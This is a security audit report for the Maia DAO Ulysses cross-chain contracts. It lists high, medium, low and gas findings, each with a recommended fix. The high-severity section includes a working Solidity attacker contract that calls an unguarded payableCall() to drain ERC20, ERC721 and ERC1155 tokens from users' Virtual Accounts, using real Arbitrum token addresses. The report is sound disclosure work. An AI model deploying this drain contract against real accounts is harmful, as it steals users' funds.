Maia DAO - Ulysses



Scope

The code under review can be found within the C4 Maia DAO - Ulysses repository

Summary

In this contest, I discovered 1 High-severity issue, 1 solo Medium-severity issue with my QA and Analysis reports being selected for the final public report, which can be viewed here. The report also includes gas optimizations that help reduce the transaction costs for users as well as deployment fee for the Maia sponsors.

Findings

ID	Issue	Severity
H- 01	Missing requiresApprovedCaller() modifier check on function payableCall() allows attacker to drain all tokens from user's VirtualAccount	High
M- 01	No deposit cross-chain calls/communication can still originate from a removed branch bridge agent	Medium
L- 01	Consider using ERC1155Holder instead of ERC1155Receiver due to OpenZeppelin's latest v5.0 release candidate changes	Low
L- 02	Mapping key-value pair names are reversed	Low

ID	Issue	Severity
L- 03	Do not hardcode <u>zroPaymentAddress</u> field to address(0) to allow future ZRO fee payments and prevent Bridge Agents from falling apart incase LayerZero makes breaking changes	Low
L- 04	Do not hardcode _payInZR0 field to false to allow future ZRO fee payment estimation for payloads	Low
L- 05	Leave some degree of configurability for extra parameters in <u>_adapterParams</u> to allow for feature extensions	Low
L- 06	Do not hardcode LayerZero's proprietary chainIds	Low
L- 07	Array entry not deleted when removing bridge agent	Low
L- 08	Double entries in strategyTokens, portStrategies, bridgeAgents and bridgeAgentFactories arrays are not prevented	Low
L- 09	ERC1155 tokens are permanently locked in user's Virtual Account	Low
N- 01	Missing event emission for critical state changes	Non- Critical
N- 02	Avoid naming mappings with get in the beginning	Non- Critical
N- 03	Shift ERC721 receiver import to IVirtualAccount.sol to avoid duplicating ERC721 receiver import	Non- Critical
N- 04	Typo error in comments	Non- Critical
N- 05	No need to limit settlementNonce input to uint32	Non- Critical
N- 06	Setting deposit.owner = address(0); is not required	Non- Critical

Gas Optimizations

Gas Optimizations	Issue	Instances
G-01	<x> += $<$ y> costs more gas than $<$ x> = $<$ x> + $<$ y> for state variables	1
G-02	Keep variable declaration outside for loop to avoid creating new instances on each iteration	2
G-03	Cache _amountdeposit to save gas	1

Gas Optimizations	Issue	Instances
G-04	dParams.amount > 0 check is not required	1
G-05	Use do-while loop instead of for-loop to save gas on executeSigned() function execution	1
G-06	Use ++1 instead of 1++ in unchecked block of for loop	1
G-07	Zeroing out owner deposit.owner = address(0); not required	1
G-08	Cache out deposit.owner from if conditions to save gas	1

Analysis Report

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 - What's unique?
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- Areas of Concern, Attack surfaces, Invariants Q&A
- Time spent

Findings

[H-01] Missing requiresApprovedCaller() modifier check on function payableCall() allows attacker to drain all tokens from user's VirtualAccount

Impact

Attacker can drain all ERC20, ERC721 and ERC1155 tokens (except native ARB) from user's Virtual Account. This is due to missing requiresApprovedCaller() modifier check on function payableCall(), which allows anyone to make external calls from user's Virtual Account. The impact here is much higher since the attacker can do this with multiple user Virtual Accounts.

Additionally, if the Virtual Account is the manager of user's router and bridge-agent pair, it would allow the attacker to make cross-chain calls from the user's account, which can have unintended consequences.

Proof of Concept

Here is the whole process:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/VirtualAccount.sol#L85C1-L112C6

1. Attacker calls function payableCall() with parameter input PayableCall[] calldata calls

Struct PayableCall (from IVirtualAccount.sol):

```
File: IVirtualAccount.sol
13: struct PayableCall {
14:    address target;
15:    bytes callData;
16:    uint256 value;
17: }
```

Function payableCall():

```
File: VirtualAccount.sol
         function payableCall(PayableCall[] calldata calls) public payable
returns (bytes[] memory returnData) {
             uint256 valAccumulator;
087:
088:
             uint256 length = calls.length;
089:
             returnData = new bytes[](length);
             PayableCall calldata _call;
090:
091:
             for (uint256 i = 0; i < length;) {
092:
                 _call = calls[i];
093:
                 uint256 val = _call.value;
094:
                 // Humanity will be a Type V Kardashev Civilization
before this overflows — andreas
                 // \sim 10^25 Wei in existence << \sim 10^76 size uint fits in
095:
a uint256
096:
                 unchecked {
097:
                     valAccumulator += val;
098:
                 }
099:
100:
                 bool success;
101:
                 if (isContract(_call.target)) (success, returnData[i]) =
102:
_call.target.call{value: val}(_call.callData);
103:
104:
                 if (!success) revert CallFailed();
105:
106:
                 unchecked {
107:
                     ++i;
```

2. In the struct PayableCall, we can observe address target, bytes calldata and uint256 value members. Here are the values for each member in the struct for each type of token (Note: msg.value field is 0 in all):

a. ERC20 tokens (using USDC contract on Arbitrum chain as example):

b. ERC721 tokens (using Arbitrum Odyssey NFT contract on Arbitrum chain as example):

c. ERC1155 tokens (using Top ERC1155 token address on Arbitrum chain as example):

Note: Although the above ERC1155 contract address is verified and provided as the most transacted by etherscan, it is also unnamed so do not interact with it. It's only used here for example purposes.

Calldata below can also use the safeBatchTransferFrom function in case multiple ERC1155 tokens are being drained

```
address target = 0xF3d00A2559d84De7aC093443bcaAdA5f4eE4165C
bytes callData =
abi.encodeWithSignature("safeTransferFrom(address,address,uint256,uint256,
bytes)", <Virtual Account address>, <Attacker's address>, <ERC1155 tokenId
owned by Virtual Account>, <Number of ERC1155 tokens to transfer>, <empty
data field>);
uint256 value = 0 (msg.value is 0)
```

Attacker's Contract

The attacker's contract below is a representation of how the attacker can steal tokens from user's Virtual Account. The data in the functions makes use of the examples I've provided above.

- Functions starting with "attack" are used to drain funds
- Functions starting with "withdraw" are used by attacker to withdraw the drained funds from his contract

```
File: AttackerContract.sol
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;
import {IVirtualAccount, PayableCall} from "./IVirtualAccount.sol";
import {ERC1155} from "@openzeppelin/contracts/token/ERC1155/ERC1155.sol";
import {ERC721} from "@openzeppelin/contracts/token/ERC721/ERC721.sol";
import {ERC20} from "@openzeppelin/contracts/token/ERC20/ERC20.sol";
contract AttackerContract {
address owner;
IVirtualAccount virtualAccount;
 PayableCall[] params;
 constructor(address _virtualAccount) {
  virtualAccount = IVirtualAccount( virtualAccount);
  owner = msg.sender;
}
function attackERC20() public {
   bytes memory data =
abi.encodeWithSignature("transfer(address,uint256)", address(this),
100000);
   PayableCall memory param = PayableCall({
     target: 0xaf88d065e77c8cC2239327C5EDb3A432268e5831,
     callData: data,
    value: 0
   }):
   params.push(param);
   virtualAccount.payableCall(params);
 }
function attackERC721() public {
   bytes memory data =
abi.encodeWithSignature("safeTransferFrom(address,address,uint256)",
virtualAccount, address(this), 10);
   PayableCall memory param = PayableCall({
     target: 0xfAe39eC09730CA0F14262A636D2d7C5539353752,
     callData: data,
```

```
value: 0
   });
   params.push(param);
  virtualAccount.payableCall(params);
 function attackERC1155() public {
   bytes memory data =
abi.encodeWithSignature("safeTransferFrom(address,address,uint256,uint256,
bytes)", virtualAccount, address(this), 7, 100, "");
   PayableCall memory param = PayableCall({
     target: 0xF3d00A2559d84De7aC093443bcaAdA5f4eE4165C,
     callData: data,
    value: 0
   });
   params.push(param);
   virtualAccount.payableCall(params);
 function withdrawERC20(address _token, uint256 _amount) external
onlyOwner {
     ERC20( token).transfer(msg.sender, amount);
 }
 function withdrawERC721(address _token, uint256 _tokenId) external
onlyOwner {
     ERC721(_token).transferFrom(address(this), msg.sender, _tokenId);
 }
function withdrawERC1155(address _token, uint256 _tokenId, uint256
_value, bytes memory _data) external onlyOwner {
     ERC1155(_token).safeTransferFrom(address(this), msg.sender, _tokenId,
_value, _data);
 modifier onlyOwner() {
   require(msg.sender == owner);
 }
}
```

Tools Used

Manual Review

Recommended Mitigation Steps

There are 2 solutions to this:

- 1. Recommended solution Just apply the requires Approved Caller () modifier on function payable Call ()
- 2. Do not allow calls to occur if msg.value == 0. This way if the function is intended to be kept public, an attacker always has to deposit some amount of ARB into the contract. Not an efficient solution though since net profit for attacker is still higher.

Solution:

```
File: VirtualAccount.sol
86: function payableCall(PayableCall[] calldata calls) public payable
requiresApprovedCaller returns (bytes[] memory returnData) {
```

Additionally, to separate functionality of functions call() and payableCall(), consider adding a require check in payableCall() to only allow calls if $msg \cdot value >= 0$. Thus if no msg.value is required, user can use the call() function.

[M-01] No deposit cross-chain calls/communication can still originate from a removed branch bridge agent

Impact

Bridge agents are removed/toggled off to stop communication to/from them (confirmed by sponsor) in case of some situation such as a bug in protocol or in case of an upgrade to a newer version of the protocol (in case LayerZero decides to upgrade/migrate their messaging library)

Admin router contracts are able to disable or toggle off anybody's bridge agents due to any reasons through the removeBranchBridgeAgent() function in CoreRootRouter.sol contract. But although this toggles off the branch bridge agent in the Branch chain's BranchPort, it still allows No Deposit calls to originate from that deactivated branch bridge agent.

Proof of Concept

Here is the whole process:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/CoreRootRouter.sol#L186

1. Admin in CoreRootRouter decides to remove branch bridge agent through removeBranchBridgeAgent() function

Here is the execution path of the call:

Root chain to Endpoint (EP): removeBranchBridgeAgent => callOut => _performCall => send

EP to Branch chain: receivePayload => IzReceive => IzReceiveNonBlocking => _execute => executeNoSettlement (Executor) => executeNoSettlement (Router) => _removeBranchBridgeAgent => toggleBridgeAgent (Port)

The following state change occurs in function toggleBridgeAgent():

• Line 356 - isBridgeAgent for _bridgeAgent is set to false, thus deactivating it.

Note: Over here there is no call made back to the root chain again which means the synced branch bridge agent is still synced in root (as shown here). But even if it is synced in Root chain, there are no checks or even state variables to track activeness (bool isActive) of branch bridge agent on the Root chain end as well. Not related to this POC but good to be aware of.

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BranchBridgeAgent.sol#L195

- 2. Now although bridge agent has been deactivated from BranchPort's state, it can still be used for no deposit calls/communication when calling function callOut(). This is because in the function callOut(), there is no check to see if it the current BranchBridgeAgent (that is deactivated) is active in the BranchPort through the modifier requiresBridgeAgent(). Now let's see how a call can occur through a deactivated branch bridge agent.
- 3. User calls callOut() to communicate through the branch BridgeAgent (that was deactivated):

```
File: BaseBranchRouter.sol
83:         function callOut(bytes calldata _params, GasParams calldata _gParams) external payable override lock {
84:         IBridgeAgent(localBridgeAgentAddress).callOut{value:
msg.value}(payable(msg.sender), _params, _gParams);
85:    }
```

4. Here is the execution path of the call from callOut() function in BaseBranchRouter contract:

Branch chain to EP: callOut() => callOut (branch bridge agent - that was deactivated) => _performCall => send

EP to Root chain: receivePayload => IzReceive => IzReceiveNonBlocking => _execute => executeNoDeposit => execute (Router) => logic continues based on custom Router's implementation

There are few important points to note here:

- 1. Calls (No deposit calls) can occur through both callOut() and callOutSigned()
- 2. Adding the modifier requiresBridgeAgent() check is critical here communication between user's custom Branch chain to Root chain routers is still active

3. Incoming calls to IzReceive() are not fine from user's custom Root Router since that still allows no deposit router-router communication through the deactivated branch bridge agent.

- 4. Incoming calls to IzReceive() are fine from admin CoreRootRouter since such calls will be made to manage bridgeAgents, factories, strategy tokens and port strategies in the BranchPort.
- 5. Outgoing calls from function callOutSystem() are fine since the function is only used to respond back to the root chain when an incoming call from root to branch occurs to manage bridgeAgents, factories, strategy tokens and port strategies.
- 6. Preventing outgoing no deposit calls are important because user's custom Root Router can communicate with other chains for various purposes such as bridging of tokens from Arbitrum (Root) to another branch chains like Avalanche, Fantom and many more. This is crucial since the call for bridging between Arbitrum and Avalanche originates from a branch bridge agent that is considered inactive.

Tools Used

Manual Review

Recommended Mitigation Steps

The issues here to solve are:

- 1. Outgoing No deposit calls from callOut() and callOutSigned()
- 2. Allowing incoming calls from CoreRootRouter but not user's custom Root Router.

Solution for callOut() function (check added on Line 202 - same can be applied for callOutSigned()):

```
File: BranchBridgeAgent.sol
         function callOut(address payable _refundee, bytes calldata
195:
_params, GasParams calldata _gParams)
             external
196:
197:
             payable
             override
198:
199:
             lock
200:
201:
             //Perform check to see if this BranchBridgeAgent is active in
BranchPort
             require(localPortAddress.isBridgeAgent(address(this)),
202:
"Unrecognized BridgeAgent!");
203:
             //Encode Data for cross-chain call.
204:
205:
             bytes memory payload = abi.encodePacked(bytes1(0x01),
depositNonce++, _params);
206:
             //Perform Call
207:
             _performCall(_refundee, payload, _gParams);
208:
         }
209:
```

Solution for point 2 is not straightforward but is possible. The team will need to add an extra state variable address MaiaCoreRootRouter in the Branch Bridge Agent which stores Maia's administration

CoreRootRouter address. This MaiaCoreRootRouter will then need to be checked in Func ID 0x00 No deposit block in the IzReceiveNonBlockingFunction. The check would be like this:

```
if (localPortAddress.isBridgeAgent(address(this)) || maiaRouterAddress ==
callerFromRootChain) (i.e. parameter that is passed when Maia's router
address calls from Root chain) {
   //Allow execution
}
```

This way when the branch bridge agent is inactive, only the Maia Administration CoreRootRouter can continue execution.

[L-01] Consider using ERC1155Holder instead of ERC1155Receiver due to OpenZeppelin's latest v5.0 release candidate changes

View OpenZeppelin's v5.0 release candidate changes here

There is 1 instance of this issue:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/VirtualAccount.sol#L9C1-L9C97

```
File: src/VirtualAccount.sol
9: import {ERC1155Receiver} from
"@openzeppelin/contracts/token/ERC1155/utils/ERC1155Receiver.sol";
```

[L-02] Mapping key-value pair names are reversed

Keys are named with value names and Values are named with key names. This can be difficult to read and maintain as keys and values are referenced using their names.

There are 4 instances of this:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/RootPort.sol#L86C1-L101C37

Below in the 4 instances of the mappings, we can see that the key-value pair names are reversed. For example, in mapping getGlobalTokenFromLocal, the first key is named address chainId while the second key is named uint256 localAddress. As we know, chainlds cannot be addresses and localAddress cannot be an uint256.

```
095:
        mapping(address chainId => mapping(uint256 globalAddress =>
address localAddress)) public getLocalTokenFromGlobal;
096:
097:
        /// @notice ChainId -> Underlying Address -> Local Address
        mapping(address chainId => mapping(uint256 underlyingAddress =>
098:
address localAddress)) public
099:
             getLocalTokenFromUnderlying;
100:
101:
        /// @notice Mapping from Local Address to Underlying Address.
102:
        mapping(address chainId => mapping(uint256 localAddress =>
address underlyingAddress)) public
             getUnderlyingTokenFromLocal;
103:
104:
```

Additionally, if we check this getter function in the same contract, we can further prove that the namings are reversed in the original mappings above. (Note: The contracts function as expected since only names are reversed)

```
File: RootPort.sol
195:
         function _getLocalToken(address _localAddress, uint256
_srcChainId, uint256 _dstChainId)
196:
             internal
197:
             view
             returns (address)
198:
         {
199:
             address globalAddress =
200:
getGlobalTokenFromLocal[ localAddress][ srcChainId];
201:
             return getLocalTokenFromGlobal[globalAddress][_dstChainId];
202:
         }
```

Solution:

```
File: RootPort.sol
091:
         /// @notice Local Address -> ChainId -> Global Address
092:
         mapping(address localAddress => mapping(uint256 chainId =>
address globalAddress)) public getGlobalTokenFromLocal;
093:
094:
         /// @notice Global Address -> ChainId -> Local Address
095:
         mapping(address globalAddress => mapping(uint256 chainId =>
address localAddress)) public getLocalTokenFromGlobal;
096:
097:
         /// @notice Underlying Address -> ChainId -> Local Address
        mapping(address underlyingAddress => mapping(uint256 chainId =>
098:
address localAddress)) public
099:
             getLocalTokenFromUnderlying;
100:
101:
         /// @notice Mapping from Local Address to Underlying Address.
         mapping(address localAddress => mapping(uint256 chainId =>
102:
address underlyingAddress)) public
```

103: getUnderlyingTokenFromLocal;
104:


[L-03] Do not hardcode <u>zroPaymentAddress</u> field to address(0) to allow future ZRO fee payments and prevent Bridge Agents from falling apart incase LayerZero makes breaking changes

Hardcoding the _zroPaymentAddress field to address(0) disallows the protocol from using ZRO token as a fee payment option in the future (ZRO might be launching in the coming year). Consider passing the _zroPaymentAddress field as an input parameter to allow flexibility of future fee payments using ZRO tokens.

We can also see point 5 in this integration checklist provided by the LayerZero team to ensure maximum flexibility in fee payment options is achieved. Here is the point:

Do not hardcode address zero (address(0)) as zroPaymentAddress when estimating fees and sending messages. Pass it as a parameter instead.

Check out this recent discussion between the 10xKelly and I on hardcoding _zroPaymentAddress (Note: In our case, the **contracts that would be difficult to handle changes or updates are the BridgeAgent contracts**): Check out this transcript in case image fails to render - https://tickettool.xyz/direct? url=https://cdn.discordapp.com/attachments/1155911737397223496/1155911741725757531/transcript-tx-mrpotatomagic.html



There are 2 instances of this issue:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/RootBridgeAgent.sol#L828

This is even more important in our contracts since function _performCall() is the exit point for most cross-chain calls being made from the RootBridgeAgent.sol. Thus, if any updates are made from the LayerZero team, there are chances of the protocol core functionality breaking down.

```
File: src/RootBridgeAgent.sol
823:
                 ILayerZeroEndpoint(lzEndpointAddress).send{value:
msg.value}(
824:
                      _dstChainId,
825:
                     getBranchBridgeAgentPath[_dstChainId],
                     _payload,
826:
827:
                      _refundee,
828:
                     address(0),
                     abi.encodePacked(uint16(2), _gParams.gasLimit,
_gParams.remoteBranchExecutionGas, callee)
830:
                 );
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BranchBridgeAgent.sol#L775

Check Line 778:

```
File: BranchBridgeAgent.sol
         function _performCall(address payable _refundee, bytes memory
_payload, GasParams calldata _gParams)
769:
             internal
770:
             virtual
771:
         {
772:
             //Sends message to LayerZero messaging layer
             ILayerZeroEndpoint(lzEndpointAddress).send{value: msg.value}(
773:
774:
                 rootChainId,
775:
                 rootBridgeAgentPath,
776:
                 _payload,
777:
                 payable(_refundee),
778:
                 address(0),//@audit Integration issue - Do not hardcode
address 0 as it may cause future upgrades difficulty
                 abi.encodePacked(uint16(2), _gParams.gasLimit,
779:
_gParams.remoteBranchExecutionGas, rootBridgeAgentAddress)
780:
         }
781:
```

[L-04] Do not hardcode _payInZR0 field to false to allow future ZRO fee payment estimation for payloads

Hardcoding the _payInZRO field disallows the protocol from estimating fees when using ZRO tokens as a fee payment option (ZRO might be launching in the coming year). Consider passing the _payInZRO field as an input parameter to allow flexibility of future fee payments using ZRO. (Note: Although in the docs here ,they've mentioned to set _payInZRO to false, it is only temporarily to avoid incorrect fee estimations. Providing _payInZRO as an input parameter does not affect this since bool value by default is false)

We can also see point 6 in this integration checklist provided by the LayerZero team to ensure maximum flexibility in fee payment options is achieved. Here is the point (useZro is now changed to payInZRO):

```
Do not hardcode useZro to false when estimating fees and sending messages. Pass it as a parameter instead.
```

There are 2 instances of this issue:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/RootBridgeAgent.sol#L150

Check Line 154 below:

```
File: RootBridgeAgent.sol
144:    function getFeeEstimate(
145:        uint256 _gasLimit,
```

```
146:
             uint256 _remoteBranchExecutionGas,
147:
             bytes calldata _payload,
             uint16 _dstChainId
148:
149:
         ) external view returns (uint256 _fee) {
             ( fee,) = ILayerZeroEndpoint(lzEndpointAddress).estimateFees(
150:
151:
                 dstChainId,
                 address(this),
152:
153:
                 payload,
                 false, //@audit Low - Do not hardcode this to false,
154:
instead pass it as parameter to allow future payments using ZRO
                 abi.encodePacked(uint16(2), _gasLimit,
155:
_remoteBranchExecutionGas, getBranchBridgeAgent[_dstChainId])
156:
         }
157:
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BranchBridgeAgent.sol#L161C1-L173C6

Check Line 172 below:

```
File: BranchBridgeAgent.sol
         /// @inheritdoc IBranchBridgeAgent
162:
163:
         function getFeeEstimate(uint256 _gasLimit, uint256
_remoteBranchExecutionGas, bytes calldata _payload)
             external
164:
165:
             view
166:
             returns (uint256 _fee)
167:
168:
             (_fee,) = ILayerZeroEndpoint(lzEndpointAddress).estimateFees(
169:
                 rootChainId,
170:
                 address(this),
171:
                 _payload,
172:
                 false,//@audit Low - do not set this to false
173:
                 abi.encodePacked(uint16(2), _gasLimit,
_remoteBranchExecutionGas, rootBridgeAgentAddress)
174:
             );
         }
175:
```

[L-05] Leave some degree of configurability for extra parameters in _adapterParams to allow for feature extensions

As recommended by LayerZero here on the last line of Message Adapter Parameters para, the team should leave some degree of configurability when packing various variables into _adapterParams. This can allow the Maia team to support feature extensions that might be provided by the LayerZero team in the future.

There are 2 instances of this:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/RootBridgeAgent.sol#L829C1-L829C106

Below Line 829 represents the _adapterParams. Leaving an extra bytes calldata param field when packing the variables using abi.encodePacked can help support any feature extensions by LayerZero in the future.

```
File: src/RootBridgeAgent.sol
                 ILayerZeroEndpoint(lzEndpointAddress).send{value:
823:
msg.value}(
824:
                     _dstChainId,
825:
                     getBranchBridgeAgentPath[ dstChainId],
826:
                     _payload,
827:
                      _refundee,
828:
                     address(0),
                     abi.encodePacked(uint16(2), _gParams.gasLimit,
829:
_gParams.remoteBranchExecutionGas, callee)
830:
                 );
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BranchBridgeAgent.sol#L776

Check Line 779:

```
File: BranchBridgeAgent.sol
773:
             ILayerZeroEndpoint(lzEndpointAddress).send{value: msg.value}(
774:
                 rootChainId,
775:
                 rootBridgeAgentPath,
776:
                 payload,
777:
                 payable(_refundee),
778:
                 address(0),
                 abi.encodePacked(uint16(2), _gParams.gasLimit,
779:
_gParams.remoteBranchExecutionGas, rootBridgeAgentAddress)
780:
             );
781:
         }
```

[L-06] Do not hardcode LayerZero's proprietary chainlds

As stated by LayerZero here:

```
ChainId values are not related to EVM ids. Since LayerZero will span EVM & non-EVM chains the chainId are proprietary to our Endpoints.
```

Since the chainlds are proprietary, they are subject to change. As recommended by LayerZero on point 4 here, use admin restricted setters for changing these chainlds.

Additionally, in the current Maia contracts most chainlds have been marked immutable. If LayerZero does change the chainlds, migrating to a new version would be quite cumbersome all because of this trivial chainld problem (if not handled).

There are 2 instances of this issue (Note: Most bridgeAgent and Port contracts have this issue as well but I have not mentioned them here explicitly):

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/RootBridgeAgent.sol#L40

As we can see below, currently the chainld is immutable. Consider removing immutable to ensure future chainld changes compatibility.

```
File: src/RootBridgeAgent.sol
40: uint16 public immutable localChainId;
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/CoreRootRouter.sol#L47

As we can see below, currently the chainld is immutable, Consider removing immutable to ensure future chainld changes compatibility.

```
File: src/CoreRootRouter.sol
46: /// @notice Root Chain Layer Zero Identifier.
47: uint256 public immutable rootChainId;
```

[L-07] Array entry not deleted when removing bridge agent

There is 1 instance of this issue:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BranchPort.sol#L355

The function toggleBridgeAgent() is only called from _removeBranchBridgeAgent() in the CoreBranchRouter contract. Thus, the function should delete the _bridgeAgent entry from the bridgeAgents array as well to remove stale state.

[L-08] Double entries in strategyTokens, portStrategies and bridgeAgents arrays are not prevented

There are 3 instances of this issue:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BranchPort.sol#L362C1-L380C1

1. Double entry of a strategy token

Let's look at the execution path of how strategy tokens are managed: Root chain to EP: manageStrategyToken => callOut => _performCall => send EP to Branch chain: receivePayload => lzReceive => lzReceiveNonBlocking => _execute => executeNoSettlement (Executor) => executeNoSettlement (Router) => _manageStrategyToken => either toggleStrategyToken or addStrategyToken

As we can see in the chain of calls above, when toggling off a strategy token we reach the function toggleStrategyToken(), which toggles of the token as below:

```
File: BranchPort.sol
380:    function toggleStrategyToken(address _token) external override
requiresCoreRouter {
381:       isStrategyToken[_token] = !isStrategyToken[_token];
382:
383:       emit StrategyTokenToggled(_token);
384: }
```

Now when we try to toggle it back on, according to the chain of calls we reach the function addStrategyToken(), which does the following:

- On Line 372, we push the token to strategyTokens again. This is what causes the double entry
- On Line 373, there is a chance of overwriting the _minimumReservesRatio as well.

```
File: BranchPort.sol
         function addStrategyToken(address _token, uint256
367:
_minimumReservesRatio) external override requiresCoreRouter {
             if (_minimumReservesRatio >= DIVISIONER ||
_minimumReservesRatio < MIN_RESERVE_RATIO) {</pre>
369:
                 revert InvalidMinimumReservesRatio();
370:
             }
371:
372:
             strategyTokens.push(_token);
373:
             getMinimumTokenReserveRatio[_token] = _minimumReservesRatio;
374:
             isStrategyToken[_token] = true;
375:
376:
             emit StrategyTokenAdded(_token, _minimumReservesRatio);
         }
377:
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BranchPort.sol#L382C1-L401C1

2. Double entry of a Port Strategy

Let's look at the execution path of how Port Strategies are managed: Root chain to EP:
managePortStrategy() => callOut => _performCall => send EP to Branch chain: receivePayload =>
lzReceive => lzReceiveNonBlocking => _execute => executeNoSettlement (Executor) =>
executeNoSettlement (Router) => _managePortStrategy => either addPortStrategy or togglePortStrategy
(excluding updatePortStrategy since not important here)

As we can see in the chain of calls above, when toggling off a port strategy we reach the function togglePortStrategy(), which toggles of the strategy as below:

```
File: BranchPort.sol
402:    function togglePortStrategy(address _portStrategy, address _token) external override requiresCoreRouter {
403:         isPortStrategy[_portStrategy][_token] =
!isPortStrategy[_portStrategy][_token];
404:
405:         emit PortStrategyToggled(_portStrategy, _token);
406: }
```

Now when we try to toggle it back on, according to the chain of calls we reach the function addPortStrategy(), which does the following:

- On Line 394, we push the token to portStrategies again. This is what causes the double entry
- On Line 395, there is a chance of overwriting the _dailyManagementLimit as well.

```
File: BranchPort.sol
388:
         function addPortStrategy(address _portStrategy, address _token,
uint256 _dailyManagementLimit)
389:
             external
390:
             override
             requiresCoreRouter
391:
392:
         {
393:
             if (!isStrategyToken[_token]) revert
UnrecognizedStrategyToken();
394:
             portStrategies.push(_portStrategy);
395:
             strategyDailyLimitAmount[_portStrategy][_token] =
_dailyManagementLimit;
396:
             isPortStrategy[_portStrategy][_token] = true;
397:
             emit PortStrategyAdded(_portStrategy, _token,
398:
_dailyManagementLimit);
         }
399:
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BranchPort.sol#L414C1-L424C6

3. Double entry of a Core Branch Bridge Agent

Let's look at the execution path of how a Core Branch Router is set: Root chain to EP: setCoreBranch() => callOut => _performCall => send EP to Branch chain: receivePayload => lzReceive => lzReceiveNonBlocking => _execute => executeNoSettlement (Executor) => executeNoSettlement (Router) => setCoreBranchRouter (Port)

As we can see in the chain of calls above, when set a Core Branch Router we reach the function setCoreBranchRouter(), which does the following:

• On Line 425 and 427 respectively, we set the coreBranchRouterAddress to the same address again and push the already existing coreBranchBridgeAgent to the bridgeAgents array again. This is what causes the double entry.

```
File: BranchPort.sol
        function setCoreBranchRouter(address _coreBranchRouter, address
_coreBranchBridgeAgent)
421:
             external
422:
             override
423:
             requiresCoreRouter
424:
        {
            //@audit Low - If caller sets coreBranchRouterAddress to the
same address again, this can cause a double entry in the bridgeAgents
array. To prevent this ensure that the coreBranchRouterAddress cannot be
set to the existing address. Although admin error, this check can help
prevent double entries
             coreBranchRouterAddress = coreBranchRouter;
425:
426:
             isBridgeAgent[_coreBranchBridgeAgent] = true;
427:
             bridgeAgents.push(_coreBranchBridgeAgent);
428:
429:
             emit CoreBranchSet(_coreBranchRouter,
_coreBranchBridgeAgent);
430:
         }
```

Mitigation for above (check added on Line 425 to prevent resetting to the same router address again):

```
File: BranchPort.sol
         function setCoreBranchRouter(address _coreBranchRouter, address
_coreBranchBridgeAgent)
421:
             external
422:
             override
423:
             requiresCoreRouter
424:
425:
             if (coreBranchRouterAddress == _coreBranchRouter) revert
SomeError();
             coreBranchRouterAddress = _coreBranchRouter;
426:
427:
             isBridgeAgent[_coreBranchBridgeAgent] = true;
428:
             bridgeAgents.push(_coreBranchBridgeAgent);
429:
430:
             emit CoreBranchSet(_coreBranchRouter,
```

```
_coreBranchBridgeAgent);
431: }
```

[L-09] ERC1155 tokens are permanently locked in user's Virtual Account

Impact

The VirtualAccount.sol contract is capable of receiving and storing Arbitrum (native token for root chain), ERC20, ERC721 and ERC1155 tokens. There are mechanisms implemented to withdraw ARB, ERC20 and ERC721 tokens but not ERC1155 tokens in the contract (as observed here). This can cause the ERC1155 tokens to be locked since the **normal user** will not be able to withdraw them.

Proof of Concept

Here is the whole process:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/VirtualAccount.sol#L7C1-L11C90

1. User knows his Virtual Account is capable of receiving and storing ERC1155 tokens, thus user sends the tokens to his Virtual Account (Note: For the normal user, this will be a generalized UI as mentioned by the sponsor)

```
File: VirtualAccount.sol
         /// @inheritdoc IERC721Receiver
         function on ERC721Received (address, address, uint256, bytes
calldata) external pure override returns (bytes4) {
             return this.onERC721Received.selector;
         }
122:
123:
124:
         /// @inheritdoc IERC1155Receiver
         function on ERC1155Received (address, address, uint256, uint256,
125:
bytes calldata)
126:
             external
127:
             pure
128:
             override
129:
             returns (bytes4)
130:
131:
